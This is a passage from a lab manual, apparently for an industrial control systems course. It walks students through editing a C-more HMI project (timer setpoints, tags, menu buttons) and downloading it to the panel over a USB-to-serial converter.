


3. Click "`OK`" and "`Yes`" to change the Click Plus PLC to STOP mode. Make sure the "Run Time Edit" checkbox is not selected when you download. After the "Transfer Completed" dialog box appears, select "`OK`" and then select "`Run`" to complete the download.
4. Close the Click Plus application when the download is complete.
5. Open file explorer and navigate to Lab `Files\Lab 1.5\C-more\Lab01.5.mgp` and double-click the file. This should launch the C-more micro–Programming Software.


   Once the file is open, you will start to modify Screen 2 – TimerFlash screen. You will find the Off Time setpoint and actual value that is already on the screen. Your task is to create the On Time setpoint and actual value.




6. Right click the Off Time Setpoint entry and select "**copy**".




7. Right click on the background and select "**`Paste`**" to duplicate the Off Time setpoint. Move the setpoint under the On Time text.




8. Do this same procedure to copy the Off Time actual readout found below the Off Time setpoint.




9. Double-click the On Timer entry box to change the Data Entry Tag. Change this tag to point to the TIMEON tag. Select the `TIMEON` tag and select "`OK`"




10. Double-click the On Timer actual display to change the Data Entry Tag. Change this tag to point to the TIMERONVALUE tag. Select the `TIMERONVALUE` tag and select "`OK`"



11. We will now modify the menu buttons screen which is Screen3 – MenuButtons. The menu button screen is the background for all screens which is useful, so each screen doesn't have to replicate the menu buttons.




12. Once the Menu Button screen is open, double-click the menu buttons on the bottom of the screen and the menu button configuration screen will open. Using the pull-down menu, assign each menu button as a "Screen Change". When completed, it should look like the image below.



13. Now verify the function buttons as follows:

F1 = 001 – Home
F2 = 002 – TimeFlash
F3 = 005 – Temperature
F4 = 004 – Useless
F5 = 100 – Alarm




Select "`OK`" once you have completed the Menu button assignments and save the project.


Task 2 -- Download HMI program

You will now use the blue USB to Serial converter to download the program.


1. You will connect the C-More serial cable that is normally plugged into the Click Plus PLC port #2 into the USB to Serial converter.
2. Plug the USB cable into your computer and connect the USB converter to the ICS612 Virtual Machine
3. To download the project, you will select "`Send Project to Panel`" tab



4. You will be presented with an option to select the COM port. You will be able to determine your COM port by selecting `Device Manager` and selecting the COM port that indicates it's a Prolific USB-to-Serial Comm Port



In the example below, COM3 is the correct selection.




5. Click `Transfer`.


Note

You must push function keys F1 and F5 at the same time to access the C-more panel to the Setup Menu. You must be on the Setup Menu to download a program to the C-more HMI


It is common to have an error upon the first attempt to download. When you experience this issue first make sure the C-more panel is on the Setup Menu by pressing the F1 and F5 buttons at the same time. If the C-more panel is on the Setup Menu then acknowledge the error popup box and retry the download.



Once the program is downloading, you will see the Data transmission progress bar.



